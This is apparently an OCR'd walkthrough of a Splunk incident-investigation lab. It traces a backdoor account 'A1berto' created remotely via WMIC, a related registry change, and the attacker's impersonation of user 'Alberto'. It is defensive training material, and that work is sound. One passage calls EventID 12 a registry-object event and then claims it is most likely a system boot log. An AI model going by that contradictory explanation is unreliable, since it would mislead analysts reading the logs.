
In Splunk, there are many sections listed under “All Fields”, and it's important to know what each one includes. Since our question is about registry keys, we need to find out which section they belong to. In this case, registry keys are listed under the "Category" field. index=* A1berto Category="Registry object added or deleted (rule: RegistryEvent)"



APOGEE

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

➢ index=* A1berto Category="Registry object added or deleted (rule: RegistryEvent)"




APOGEE

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

Second Way


- We know which device the new user was created on



APOGEE

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

- **EventID=12 → A registry key object was created.**
- **index=* Hostname="Micheal.Beaven" EventID=12 A1berto**



APOGEE

EventID=12

Filters for Windows Event ID **12**.

In Windows **System logs**, Event ID 12 usually means **System has started** (e.g., kernel-general → "The operating system

started at system time ...").

In other sources, Event ID 12 might have a different meaning, but most likely this is a boot/startup log.

A1berto

This is just a **keyword search** in the event data. Splunk will look for the string A1berto anywhere in the raw event. This could be:

A username

A process name


Or even part of a script/command that ran

Search all indexes for events where the host is *Micheal.Beaven*, the Event ID is *12*, and the event text contains the keyword *A1berto*."

What other ways do we try to find Registry keys? 1-) index=* user> hostname>category 2-) dashboard, Report 3-) There are two ways to open Registry Editor in Windows 10: a- In the search box on the taskbar, type regedit, then select Registry Editor (Desktop app) from the results. b- Right-click Start , then select Run. Type regedit in the Open: box, and then select OK. 4-)Autopsy 5-) Process Hacker

Q4: Examine the logs and identify the user that the adversary was trying to impersonate.

➢ Did you notice that the attacker changed a letter in the 'User' section of the Field Pane?



APOGEE

What is "impersonate"?

The adversary **already has their own account or low-level access**, but they want to look like someone else.

They attempt to **use the identity of another user** — usually a privileged one like **Administrator, SYSTEM, or a domain**

admin account.

In the logs, this often shows up as:

Failed logon attempts with another username (Event ID 4625).

Logon attempts with tokens or special logon types (Event ID 4624 with Logon Type 9 → impersonation).

Process execution under another account's context.

Example

Logs show multiple failed logons with Administrator from an attacker's host.

Or, a service account suddenly spawning a process under a domain admin's token.


In both cases → the adversary is **trying to impersonate that other user**.

impersonate means the attacker was trying to pretend to be another valid user account — by logging in or running processes as that account — to gain higher privileges or access.

In the User section there is a user it is Alberto but after attacker create onother user it is A1berto instead od l attacker used to number 1

Q5: What is the command used to add a backdoor user from a remote computer?

- EventID=4688 ➔ A new process has been created.
- index=* EventID=4688



APOGEE

To identify the command executed by the attacker to create a backdoor user, we can filter for Event ID 4688, which logs process creation events. Event ID 4688: A new process has been created.

From a remote host, the attacker uses **WMIC** to run a process on WORKSTATION6 that creates a **new local user account** called A1berto with the password paw0rd1.

WMIC ➔ Windows Management Instrumentation Command-line.

This is commonly seen in **lateral movement** or **persistence**:

Attacker compromises one system.

Uses WMIC to **execute commands remotely** on another system.

Creates a backdoor account (A1berto) for persistence or privilege escalation.

Event ID

